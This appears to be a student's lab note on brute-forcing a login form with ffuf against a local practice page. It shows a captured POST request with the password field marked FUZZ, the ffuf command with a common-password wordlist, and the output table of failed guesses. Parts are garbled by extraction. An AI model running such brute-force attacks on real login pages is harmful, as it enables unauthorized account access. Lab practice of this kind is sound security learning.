


17 - Attacking Authentication - Brute Force

We are going to learn how to brute force http post request using ffuf. I have documented how to do with Hydra, but the syntax is very complicated, so I do not remember from the top of my head. Now, with ffuf, it is very simple as there is not a lot of syntax to remember.

This can also be accomplished using Burp Suite, the web hacker best friend.


So, ffuf allows us to copy the entire POST or GET request, and feed to it.

Copy the POST request. Paste it to a file. On the fields we want to test, we will write the word "FUZZ". This will show the application what fields to test for.



```
GNU nano 8.1 request.txt
POST /labs/a0x01.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://localhost
Connection: close
Referer: http://localhost/labs/a0x01.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
username=jeremy@password=FUZZ
<!--DOCTYPE html-->
<html lang="en">
<head>
<meta charset="UTF-8">
```


Then, we are going to pass the file as argument, the wordlist we want to use, and the protocol to be used.



```
(kali@kali)-[~/Desktop/WebApp-Lab]
$ ffuf -request request.txt -request-proto http -w /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-10000.txt
000.txt
200 2097 HTML php Authentication 0x01
200 1980 HTML php Authentication 0x01
200 28229 HTML php FEH Labs
200 6610 JSON chain
304 168
```

So, we see the failed request are the one with size = 1814, or at least most of them.

\$ ffuf -request request.txt -request-proto http -w /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-10000.txt



v2.1.0-dev

```

:: Method      : POST
:: URL         : http://localhost/labs/a0x01.php
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-10000.txt
:: Header     : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
:: Header     : Accept-Encoding: gzip, deflate, br
:: Header     : Host: localhost
:: Header     : Accept-Language: en-US,en;q=0.5
:: Header     : Upgrade-Insecure-Requests: 1
:: Header     : Origin: http://localhost
:: Header     : Sec-Fetch-Dest: document
:: Header     : Sec-Fetch-Site: same-origin
:: Header     : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Header     : Connection: close
:: Header     : Referer: http://localhost/labs/a0x01.php
:: Header     : Sec-Fetch-Mode: navigate
:: Header     : Sec-Fetch-User: ?1
:: Data       : username=jeremy&password=test123FUZZ
:: Follow redirects : false
:: Calibration   : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500,*/*;q=0.8
  
```

#	Host	Method	URL	Params
26	https://contile.services.mozilla.c...	GET	/v1/tiles	
25	https://ads-img.mozilla.org	GET	/v1/images?image_data=CjokOGh0dH...	✓
23	https://contile.services.mozilla.c...	GET	/v1/tiles	
22	https://aus5.mozilla.org	GET	/update/3/GMP/115.5.0/2023111315543...	
21	https://classify-client.services.m...	GET	/api/v1/classify_client/	
20	https://firefox.settings.services...	GET	/v1/buckets/monitor/collections/change...	✓
19	https://push.services.mozilla.com	GET	/	
18	http://localhost	GET	/	
16	http://localhost	GET	/	
15	https://firefox.settings.services...	GET	/v1/buckets/main/collections/cfr/chang...	✓
14	https://content-signature-2.cdn...	GET	/g/chains/202402/aus.content-signatur...	

```

1 POST /labs/a0x01.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
4 Gecko/20100101 Firefox/115.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
7
8 Accept-Language: en-US,en;q=0.5
9 Accept-Encoding: gzip, deflate, br
10 Content-Type: application/x-www-form-urlencoded
11
12 POST
13
14 http://localhost/labs/a0x01.php
15 tests 1
16 ent
17 ate
18 origin
19
20
21
22
23
24
25
26
27
  
```

Word	Status	Size	Words	Lines	Duration
qwertyuiop	200	1814	495	47	4ms
master	200	1814	495	47	7ms
abc123	200	1814	495	47	7ms
123456	200	1814	495	47	8ms
pussy	200	1814	495	47	8ms
monkey	200	1814	495	47	4ms
123123	200	1814	495	47	6ms
superman	200	1814	495	47	4ms
dragon	200	1814	495	47	7ms
1qaz2wsx	200	1814	495	47	4ms
shadow	200	1814	495	47	4ms
123456789	200	1814	495	47	6ms
letmein	200	1814	495	47	14ms
1234567890	200	1814	495	47	17ms
111111	200	1814	495	47	17ms
696969	200	1814	495	47	14ms
654321	200	1814	495	47	15ms
michael	200	1814	495	47	16ms
121212	200	1814	495	47	14ms
baseball	200	1814	495	47	15ms
football	200	1814	495	47	14ms
killer	200	1814	495	47	14ms
jennifer	200	1814	495	47	14ms
harley	200	1814	495	47	15ms
000000	200	1814	495	47	13ms
1234	200	1814	495	47	13ms
jordan	200	1814	495	47	14ms
1234567	200	1814	495	47	16ms
fuckyou	200	1814	495	47	16ms
777777	200	1814	495	47	19ms

We want to get rid of these boring ones, because they are not the one.

So we filter it.

Coolio.

ffuf a lot easier to handle http request than the way I know how to do using Hydra. We did not even need to specify the type of http request in the parameters. Do not get me wrong, Hydra is straight forward and simple to use with other protocols like ssh, or ftp. But, http is a hustle.